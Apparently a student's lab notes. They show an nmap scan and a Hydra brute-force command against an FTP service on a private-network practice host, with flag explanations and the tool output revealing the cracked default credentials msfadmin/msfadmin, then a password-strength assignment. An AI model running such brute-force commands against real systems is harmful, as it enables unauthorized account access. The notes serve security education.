

## N MAP

```
sudo nmap 192.168.1.11
```

## HYDRA

```
sudo hydra -l msfadmin -P /home/kali/Downloads/kk.txt ftp://192.168.1.11
```


### Conamnd details

1.sudo= Access to root permission

2.Hydra = use tool for brute-force

3.-l = When we know the username we use -l

4.-P = used for path location



```
(kali㉿windows)-[~/Downloads]
$ sudo hydra -l msfadmin -P /home/kali/Downloads/kk.txt ftp://192.168.1.11

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-21 11:41:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (l:1/p:21), ~2 tries per task
[DATA] attacking ftp://192.168.1.11:21
[21][ftp] host: 192.168.1.11 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-21 11:41:37
```

### **Step 1: Create Test Passwords**

- 1.Create multiple passwords that vary in their level of complexity.
- 2.Ensure you use a mix of uppercase letters, lowercase letters, numbers, symbols, and different length variations.

### **Step 2: Evaluate Password Strength**

- 1.Use online free password strength checkers, such as passwordmeter.com.
- 2.If you need to look for other tools, remember not to purchase anything; only use free tools or alternatives.
- 3.Test each password on the checker tool.
- 4.Write down the scores and any feedback the tool gives you for each password.

### **Step 3: Research and Analyze**

- 1.Identify best practices for creating strong passwords.
- 2.Jot down the specific tips you learned from evaluating your test passwords.
- 3.Research common types of password attacks, specifically brute force and dictionary attacks.

### **Step 4: Prepare Your Deliverables**

- 1.Create a report that shows your password strength results along with your explanations.